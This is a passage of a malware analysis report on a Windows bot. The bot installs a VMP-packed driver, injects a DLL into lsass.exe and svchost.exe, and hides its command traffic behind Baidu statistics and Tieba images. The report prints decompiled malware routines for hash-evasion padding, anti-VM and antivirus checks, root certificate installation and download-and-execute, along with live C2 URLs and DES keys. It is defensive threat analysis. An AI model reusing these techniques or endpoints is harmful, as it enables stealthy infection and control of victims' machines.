if ( QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&api_list, L"QqscfeCnotrol") )
  goto LABEL_12;
v6 = 0;
v2 = OpenSCManagerA(0, 0, 0xF003Fu);
v3 = v2;
if ( !v2 )
  goto LABEL_13;
v4 = OpenServiceA(v2, "WayOSFw", 0xF01FFu);
if ( v4 )
{
  v6 = 1;
```

- Create Bot ID

Use the system API to create the Bot ID of the host and write it to the registry **"SOFTWARE\PCID"**,

```
CoInitialize(0);
if ( !CoCreateGuid(&pguid) )
{
  DstBuf = 0;
  memset(&v10, 0, 0x3Fu);
  v2 = decrypt_string_with_key_10003D90(
         (int)&v6,
         "vnxrlmcFJceO08WbUdJYtSnkzLIZv5I+115boQiMSvHoVKyNiFob9uhUrI2IWhv2m++rdBW24M0=");//
                                                // &"{%08X-%04X-%04x-%02X%02X-%02X%02X%02X%02X%02X%02X}"
  v3 = (char *)v2;
  if ( *(_DWORD *)(v2 + 20) >= 0x10u )
    v3 = *(char **)v2;
  sprintf_10004D20(
    &DstBuf,
    0x40u,
    v3,
    pguid.Data1,
    pguid.Data2,
    pguid.Data3,
    pguid.Data4[0],
    pguid.Data4[1],
    pguid.Data4[2],
    pguid.Data4[3],
    pguid.Data4[4],
    pguid.Data4[5],
    pguid.Data4[6],
    pguid.Data4[7]);
  if ( v7 >= 0x10 )
    j__free(v6);
  if ( DstBuf )
    v4 = strlen(&DstBuf);                       //
                                                // "{4854B746-8FE7-4c2b-88A9-9AA18F304524}"
                                                //
```

- Manage Bot with Baidu Statistics Service
  The developers of the malware borrowed some standard fields of the Baidu statistics interface to report sensitive information about the host. Because Baidu statistical service is used by a large number of websites, it is difficult to distinguish it, which makes it more difficult for security vendors to see and take action.
  The bot first uses a function called **DataWork ()** to forge a browser request and download the **hm.js** script.

```
v9 = WinHttpOpen(UserAgent, 0, 0, 0, 0);      //
                                              // Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
hInternet = v9;
if ( !v9 )
  goto LABEL_43;
v10 = (const WCHAR *)&pswzServerName;
if ( v27 >= 8 )
  v10 = pswzServerName;
v11 = WinHttpConnect(v9, v10, nServerPort[0], 0);
v21 = v11;
if ( !v11 )
  goto LABEL_43;
v12 = (const WCHAR *)&pwszObjectName;
if ( v30 >= 8 )
  v12 = pwszObjectName;
v5 = WinHttpOpenRequest(v11, L"GET", v12, 0, 0, 0, dwFlags);
if ( !v5 )
  goto LABEL_43;
v13 = *((_DWORD *)v3 + 13) - *((_DWORD *)v3 + 12);
v14 = 0;
dwBufferLength = 0;
if ( v13 / 24 )
{
  v15 = 0;
  for ( i = 0; ; v15 = i )
  {
    v16 = v15 + *((_DWORD *)v3 + 12);
    if ( *(_DWORD *)(v16 + 16) )
    {
      if ( *(_DWORD *)(v16 + 20) >= 8u )
        v16 = *(_DWORD *)v16;
      if ( !WinHttpAddRequestHeaders(v5, (LPCWSTR)v16, wcslen((const unsigned __int16 *)v16), 0xA0000000) )//
                                              // L"Referer: http://xxx.yyy.zzz/61_32"   OS version
                                              // L"Accept-Language: zh-CN, zh; q=0.9"
    sub_100040D0(v37, (int *)&v47, 0, 0xFFFFFFFF);// &L"HMACCOUNT=785EC6C5FA9*****;
                                              // Path=/;
                                              // Domain=hm.baidu.com;
                                              // Expires=Sun, 18 Jan 2038 00:00:00 GMT"
                                              //
 v29 = &v55;
 if ( v57 >= 0x10 )
   v29 = v55;
 sprintf_s(
   &OutputString,
   0x400u,
   aIaoo,                                     // 下载成功:%s ret_len:%d ■val:%s ■path[%s(%d) < %s >]■
   v29,
   v59,
   "struRl.c_str(),strRetData.size()",
   "..\\Src\\xl_http_dload.cpp",
   88,
   "xlc_httpdload::DataWork");                //
                                              // 下载成功:https://hm.baidu.com/hm.js?ca065db3f89bcb1a952
                                              // ret_len:39141 ■val:struRl.c_str(),strRetData.size()
                                              // ■path[..\Src\xl_http_dload.cpp(88)
                                              // < xlc_httpdload::DataWork >]■
 OutputDebugStringA(&OutputString);
```

Save the user cookie information **HMACCOUNT** in the returned information to the registry.

```
else
  result = RegOpenKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\baidu\\cookie", 0, 0x2011Fu, &phkRes
if ( v7 != v21 )
wsprintfW(&v26, L"%s", v7);
v11 = (void (__stdcall *)(HKEY))RegCloseKey;
if ( sub_10008130(hKey, v8, v9, v10) && sub_10007F80(hKey, v14, v15, v16, v17, v18, v19, v2
{
  v12 = hKey[0];
  v6 = 0;
}
else
{
  v12 = hKey[0];
  if ( RegSetValueExW(hKey[0], L"hm", 0, 1u, (const BYTE *)&v26, 2 * wcslen(&v26) + 2) )
  {
    if ( v12 )
```

The [http://hm.baidu.com/hm.gif?](http://hm.baidu.com/hm.gif?) Interface give the bot author the ability to upload statistics scripts **this.b.v**, user Cookie, bot_id and other


statistical information so the author can easily manage and assess the infected users.

```
039AEA44 D5 00 00 00 DF 00 00 00 68 74 74 70 73 3A 2F 2F Õ...ß...https://
039AEA54 68 6D 2E 62 61 69 64 75 2E 63 6F 6D 2F 68 6D 2E hm.baidu.com/hm.
039AEA64 67 69 66 3F 63 63 3D 31 26 63 6B 3D 31 26 63 6C gif?cc=1&ck=1&cl
039AEA74 3D 33 32 2D 62 69 74 26 64 73 3D 31 39 32 30 78 =32-bit&ds=1920x
039AEA84 31 30 38 30 26 76 6C 3D 35 34 39 26 65 74 3D 30 1080&vl=549&et=0
039AEA94 26 6A 61 3D 30 26 6C 6E 3D 7A 68 2D 63 6E 26 6C &ja=0&ln=zh-cn&l
039AEAA4 6F 3D 30 26 72 6E 64 3D 31 38 36 34 32 30 39 36 o=0&rnd=18642096
039AEAB4 36 34 26 73 69 3D 63 61 30 36 35 64 62 33 66 38 64&si=ca065db3f8
039AEAC4 39 62 63 62 31 61 39 35 32 36 65 33 36 33 61 33 9bcb1a9526e363a3
039AEAD4 38 35 33 66 33 33 26 76 3D 31 2E 32 2E 37 33 26 853f33&v=1.2.73&
039AEAE4 6C 76 3D 31 26 73 6E 3D 33 31 32 37 33 26 63 74 lv=1&sn=31273&ct
039AEAF4 3D 21 21 26 74 74 3D 7B 46 45 36 44 42 44 45 42 =!!&tt={FE6DBDEB
039AEB04 2D 39 37 45 31 2D 34 34 38 39 2D 39 33 44 45 2D -97E1-4489-93DE-
039AEB14 32 37 37 32 42 43 39 42 32 34 37 37 7D 00 00 00 2772BC9B2477}...
039AEB24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
039AEB34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```


- Decrypt, create, and install drivers from **Dat** resources
  Check whether the installation XxGamesFilterand other underground game patches have been installed.

```
v2 = QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&funcs, L"XxGamesFilter")
  || QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&funcs, L"GpeNetSafe")
  || QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&funcs, L"GameGuard");
```

  Choose different resource IDs according to the installation situation and operating system version, each resource corresponds to a different version of the driver (32-bit systems use ID 111 or 109 resources, 64-bit systems use ID 110 or 112 resources).



The resource is encrypted. Taking the decrypted 32-bit driver as an example, the data order is reversed first, and then the XOR is performed byte by byte with the system version value of 32 to obtain a VMP packed driver file.




Detect the presence of **TeSafethe** drive, if there is, the infection process stops. And calculate **"TeSafe+{Computer Name}"** the MD5 value to check whether the driver exists, if it is, that means the system has already been infected, the infection will stop.

```
// string
+00   54 65 53 61 66 65 2B 57 49 4E 2D 52 48 39 34 50      TeSafe+WIN-RH94P
+10   42 46 43 37 34 41 00 00 00 00 00 00 00 00 00 00      BFC74A..........

// MD5 value
+00   46 34 36 45 41 30 37 45 37 39 30 33 33 36 32 30      F46EA07E79033620
+10   43 45 31 33 44 33 35 44 45 31 39 41 41 43 34 32      CE13D35DE19AAC42
```

If the `EnableCertPaddingCheck` in the registry key is closed, the last 16 bytes of of the file will be replaced by some random data. By doing this, the HASH value of the sample on each infected host is completely different, which renders the HASH based anti-virus system blind.

```
if ( a3 )
  v5 = 257;
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, v4, 0, v5, &phkResult) )
  return 0;
if ( RegQueryValueExA(phkResult, "EnableCertPaddingCheck", 0, &Type, 0, &cbData)
  || RegQueryValueExA(phkResult, "EnableCertPaddingCheck", 0, &Type, Data, &cbData) )
{
  RegCloseKey(phkResult);
  return 0;
}
```

```
Sleep(0x64u);
v4 = GetTickCount();
srand(v4);
v5 = rand();
Sleep(0x64u);
v6 = GetTickCount();
srand(v6);
v7 = rand();
Sleep(0x64u);
v8 = GetTickCount();
srand(v8);
v9 = rand();
Sleep(0x64u);
v10 = GetTickCount();
srand(v10);
rand_data[0] = v5;
rand_data[1] = v7;
rand_data[2] = v9;
rand_data[3] = rand();
if ( check_EnableCertPaddingCheck_100045D0() )
  result = 0;
else
  result = padding_file_10004800(res_dat, res_dat_len, (int)rand_data, v11, padding_data, p
```

Release the driver to the TEMP directory, and the file name is a random string with a length of 7.

E.g:**"C:\Users{User Name}\AppData\Local\Temp\iiitubl"**


Register the driver file to start the service and check whether the installation is successful.

```
get_SymbolicLinkObject_functions_100028F0((FARPROC *)&funcs);
drv_num = 0;
if ( loop_QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&funcs, L"GxWfpFlt") )
  goto go_fail;
if ( loop_QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&funcs, L"TeSafe") )
  goto go_fail;
if ( loop_QueryDirectoryObject_100029B0((struc_OpSymbLinkFuncs *)&funcs, L"SDriver") )
  goto go_fail;
strcat_100015B0((int)&drv_name, "SDriver");
drv_md5 = calc_ComputerName_MD5_10002750(drv_name, v11, v12, v13, v14, v15);
LOBYTE(drv_num) = 1;
_flag = 1;
padding_data_len = 1;
if ( loop_QueryDirectoryObject_asc_10002B30(&funcs, (int)drv_md5) )
  goto go_fail;
strcat_100015B0((int)&drv_name, "TeSafe");
v6 = calc_ComputerName_MD5_10002750(drv_name, v11, v12, v13, v14, v15);
drv_num = 2;
_flag = 3;
padding_data_len = 3;
if ( loop_QueryDirectoryObject_asc_10002B30(&funcs, (int)v6)
  || (strcat_100015B0((int)&drv_name, "devGxWfpFlt"),
      v7 = calc_ComputerName_MD5_10002750(drv_name, v11, v12, v13, v14, v15),
      drv_num = 3,
      _flag = 7,
      padding_data_len = 7,
      v8 = loop_QueryDirectoryObject_asc_10002B30(&funcs, (int)v7),
      succ_flag = 1,
```

## Phase 3 — Hijack system processes and download subsequent malicious programs

The drive will copies itself to Windows/system32/driver/{7 random letters}.sys to disguise itself as a legitimate drive, such as fltMgr.sys, and inject DLL module to the system processes Lassas.exeand svchost.exe. After the entire initialization process is completed, a driver and DLL module work together to complete the work mode through DeviceIoControl () , which is a driver-level downloader. All sensitive configuration information is stored inside the driver. The DLL obtains the configuration server related information by calling the driver. According to the downloaded configuration information, it goes to Baidu Tieba to download other malicious code to carry out the next stage of malicious activities.

- After the driver runs, use the APC injection method to inject the DLL module into the system process Lassas.exe.




```
_noreturn *)(__int64)))KeInitializeApc_fffff8800ed56806)(

, _QWORD))KeInsertQueueApc_fffff8800ed1231d)(

l *)(__int64), _QWORD, _QWORD, __int64, _QWORD, char, __int64))KeInitializeApc_fffff8800edfa355)(

, _QWORD))KeInsertQueueApc_fffff8800edc6e10)(
```

```
005F0000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ? ... ... ..
005F0010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.......@.......
005F0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
005F0030 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ............£...
005F0040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ■■?.???L?Th
005F0050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
005F0060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
005F0070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
005F0080 54 66 7D 8E 10 07 13 DD 10 07 13 DD 10 07 13 DD Tf}?■■?■■?■■?
005F0090 1D 55 CC DD 06 07 13 DD 1D 55 F3 DD 6E 07 13 DD ■U梯■■■?U篝n■■?
005F00A0 56 56 F2 DD 12 07 13 DD 1D 55 F2 DD 20 07 13 DD VV蝗■■■?U蝗 ■■?
```

- The DLL cooperates with the execution process of the driver.
  The DLL first attempts to create mutually exclusive objects **{12F7BB4C-9886-4EC2-B831-FE762D4745DC}** to prevent the system from creating multiple instances.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason == 1 && CreateMutexW(0, 1, L"{12F7BB4C-9886-4EC2-B831-FE762D4745DC}") && GetLastError() != 183 )
                                                // Mutex检测防止多次注入
  {
```

  Then it will check the existence of Lsass.exe or svchost.exe to ensure that it is not running in an analysis environment such as sandbox.

```
if ( !_wcsicmp(result + 1, L"Lsass.exe") || !_wcsicmp(v1, L"svchost.exe") )
{
  v2 = operator new(0xDCu);
  v7 = 0;
  if ( v2 )
    _cf = init_cfg_10007D50(v2);
```

  Try to create a device **"\.\F46EA07E79033620CE13D35DE19AAC42"** handle, establish communication and drive modules.

```
result = gen_service_name_10003560(&FileName, v2, (int)"TeSafe");
if ( result )
{
  handle_1 = CreateFileA(&FileName, 0x80000000, 1u, 0, 3u, 0, 0);//
                                                // $ ==>    > 0042F204  |FileName = "\\.\F46EA07E79033620CE13D35DE19AAC42"
                                                // $+4      > 80000000  |Access = GENERIC_READ
                                                // $+8      > 00000001  |ShareMode = FILE_SHARE_READ
                                                // $+C      > 00000000  |pSecurity = NULL
                                                // $+10     > 00000003  |Mode = OPEN_EXISTING
                                                // $+14     > 00000000  |Attributes = 0
                                                // $+18     > 00000000  \hTemplateFile = NULL
                                                //
```

  Send **0x222084** device control code to the driver to obtain the configuration information of the connection server. The communication with the configuration server uses the double encryption method of HTTPS + DES. The configuration information contains three important parts:

```
if ( !DeviceIoControl(TeSafeHandle, 0x222084u, &InBuffer, 0x18u, &InBuffer, 0x18u, &BytesReturned, 0)//
                                                //
                                                // $ ==>    > 005FAEAD  /CALL to DeviceIoControl from 005FAEA7
                                                // $+4      > 00000904  |hDevice = 00000904
                                                // $+8      > 00222084  |IoControlCode = 222084
                                                // $+C      > 0042F328  |InBuffer = 0042F328
                                                // $+10     > 00000018  |InBufferSize = 18 (24.)
                                                // $+14     > 0042F328  |OutBuffer = 0042F328
                                                // $+18     > 00000018  |OutBufferSize = 18 (24.)
                                                // $+1C     > 0042F320  |pBytesReturned = 0042F320
                                                // $+20     > 00000000  \pOverlapped = NULL
                                                //
  || !strlen((const char *)cfg[4])              // 0035DE10  ASCII "https://cs.wconf5.com:12710/123.html"
  || !strlen((const char *)cfg[3]) )            // $+34     > 002FC690  ASCII "https://cs.wconf5.com:12709/report.ashx"
```

1. https://cs.wconf5.com:12709/report.ashx is used for DLL to report basic host information such as bot id and installation time.

```
reg_set_PCID_id_100020A0((int)&id);
reg_set_PCID_remark_10001F30((int)&remark);
get_os_version_100080C0((int)&str_version_info);
if ( !cfg[7] )
{
  hDevice = 0;
  BytesReturned = 0;
  if ( TryOpenTeSafeDrv_10003660(&hDevice) )
  {
    v3 = hDevice;
    DeviceIoControl(hDevice, 0x222080u, cfg + 7, 4u, cfg + 7, 4u, &BytesReturned, 0);
    CloseHandle(v3);
  }
}
if ( !cfg[8] )
  cfg[8] = cfg[7];
GetComputerNameA(&ComputerName, &nSize);
Remark = &remark;
OsVersion = &str_version_info;
if ( v25 >= 0x10 )
  Remark = remark;
id_1 = &id;
if ( v19 >= 0x10 )
  OsVersion = str_version_info;
if ( v22 >= 0x10 )
  id_1 = id;
TickCount = GetTickCount() / 1000;
PDate = query_install_date_10002300();
RunEnvment = get_RunEnv_AV_VM_100023B0();
```


Whether 360 antivirus is installed and whether it is a virtual machine environment.

```
if ( CheckVDisk_10001DB0() )
  v0 = 1;
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\VMware, Inc.\\VMware Tools", 0, 0x101u, &phkResult)
  || !RegOpenKeyExA(HKEY_CLASSES_ROOT, "Applications\\VMwareHostOpen.exe", 0, 0x20019u, &phkResult) )
{
  RegCloseKey(phkResult);
  v0 |= 2u;
}
if ( find_process_100018C0(L"360Tray.exe") )
  v0 |= 8u;
if ( find_process_100018C0(L"360sd.exe") )
  v0 |= 0x10u;
if ( find_process_100018C0(L"QQPCTray.exe") )
  v0 |= 0x20u;
return v0;
```

Whether it is a diskless workstation.

The host information reported is encrypted using DES, and the key is HQDCKEY1.

2. Access https://cs.wconf5.com:12710/123.html to download configuration information:




The configuration information is still deformed DES encryption, and the decryption key is **HQDCKEY1**. After decryption, you can see that the configuration information uses a custom format. Two Baidu pictures form a group, and the valid data is intercepted and stitched into a valid file:

```
##\x01\x00a
##\x01\x00\x02
##\x01\x00
##\x0e\x002003282147-32a
##\x00\x00
## \x00E86761935C412AEB5858BDD391F63754
##\xab\x00http://tiebapic.baidu.com/tieba/pic/item/4b90f603738da97704be004ca751f8198718e3c0.jpg,
    |   |   | http://tiebapic.baidu.com/tieba/pic/item/6f061d950a7b02082358b98675d9f2d3562cc8c0.jpg\
##\x01\x00a
##\x01\x00\x03
##\x01\x00
##\x07\x002191021
##\x00\x00
## \x00409A113E22B37FCB50EE932AEF35EDE5
##\xab\x00http://tiebapic.baidu.com/tieba/pic/item/96dda144ad345982161b63f51bf431adcaef84c0.jpg,
    |   |   | http://tiebapic.baidu.com/tieba/pic/item/9c16fdfaaf51f3de73233f0383eef01f3b2979c0.jpg\
##\x01\x00a
```

3. Configuration information https://share.weiyun.com/5dSpU6a, we have yet to find out what is this for:


All configuration information returned by the driver samples contains a Tencent Weiyun address. Direct access to this address will reveal a string of several characters and numbers.

It seems that the data on the weiyun page and the configuration server share some patterns. Take the above picture as an example, accessing

Tencent Weiyun will obtain a string **cs127**. The subdomain of the profile server in the same set of data is **cs.xxxx.com** and the port is **127xx**. This looks like a strategy for dynamically generating configuration file server addresses. We speculate that it may be a function in the development stage, so the sample code does not contain the corresponding code yet. After completing the above initialization process, the driver runs in full spead. According to the parsed configuration file, the dll and the driver module can archive complex functions, some of which are listed below.

- Update driver files

  The program will use another set of algorithms to get the DES decryption key **HelloKey**, and finally use the DES algorithm to get the final data:

```
v5 = hexstr2hexbin_10003C90(
       "00d1a480d1d2425ca11fd03ce08bdc5639573393a0d4a6cde8648b8b61272a427db9634260f6657587ce5ca2b989e54e4a876b9008436a9"
       "1f1dbef74f5f6f394a10c816f7b085476dbe4ffc2cac2414eb53016b92facef56606b82d04fdf3105aa8192ec643950d4fc83154a33b9ee"
       "ff225c618d8f119555e8b5e2122726c36827",
       (int)&v14);
memmove_0(&hex1[-v5], &v14, v5);
len = hexstr2hexbin_10003C90("00010001", (int)&hex);
memmove_0(&hex - len, &hex, len);
if ( !sus_unk_crypt_1000BB20((unsigned int *)&v9, a3, a1, v7, &hex_0x400) )// HelloKey
```

  Hijack the ip address.

```
strcpy_100047F0((int)&v25, "HIJACK_PROCESS_IP_ADDR", 0x16u);
v28 = 1;
v13 = *(_DWORD *)(sub_1000AF50((int)(v21 + 15), (int)&v25) + 16) == 0;
v28 = -1;
v16 = !v13;
if ( v27 >= 0x10 )
  j__free(v25);
if ( v16 )
{
  v27 = 15;
  v26 = 0;
  LOBYTE(v25) = 0;
  strcpy_100047F0((int)&v25, "HIJACK_PROCESS_IP_ADDR", 0x16u);
  v28 = 2;
  v17 = sub_1000AF50((int)(v21 + 15), (int)&v25);
  if ( *(_DWORD *)(v17 + 20) >= 0x10u )
    v17 = *(_DWORD *)v17;
  v18 = inet_addr((const char *)v17);
  if ( v27 >= 0x10 )
    j__free(v25);
  if ( v18 != -1 )
    v24 = v18;
```

  Add a certificate to the system

```
pbCertEncoded = v8;
v9 = CertOpenStore((LPCSTR)0xA, 0, 0, 0x24000u, L"Root");
if ( v9 )
{
  v10 = CertCreateCertificateContext(0x10001u, pbCertEncoded, cbCertEncodeda);
  v11 = v10;
  if ( v10 )
  {
    if ( !CertAddCertificateContextToStore(v9, v10, 3u, 0) )
      GetLastError();
    CertFreeCertificateContext(v11);
  }
  CertCloseStore(v9, 0);
```

Download files to the TEMP directory and create process.

```
GetTempPathA(0x104u, &Buffer);
sprintf_10001520(&CommandLine, 260, "%s%s", &Buffer, v2 + v1[12] + 9);
v5 = strlen(&CommandLine) + 1;
if ( v5 <= 0x3FFFFFFF )
{
  v7 = alloca(2 * v5);
  v6 = (const WCHAR *)sub_100012B0((LPWSTR)&v14, &CommandLine, v5, 3u);
}
else
{
  v6 = 0;
}
v8 = &lpBuffer;
if ( v22 >= 0x10 )
  v8 = lpBuffer;
if ( sub_100026B0(v6, v8, nNumberOfBytesToWrite) )
{
  memset(&StartupInfo, 0, 0x44u);
  v2 = v17;
  StartupInfo.wShowWindow = 1;
  v9 = v17 + v1[12];
  StartupInfo.cb = 68;
  _mm_storeu_si128((__m128i *)&ProcessInformation, (__m128i)0i64);
  StartupInfo.dwFlags = 1;
  v10 = (_BYTE *)(v9 + 42);
  v11 = v9 + 9;
  if ( *v10 )
    sprintf_10001520(&CommandLine, 260, "%s%s %s", &Buffer, v11, v10);
  else
    sprintf_10001520(&CommandLine, 260, "%s%s", &Buffer, v11);
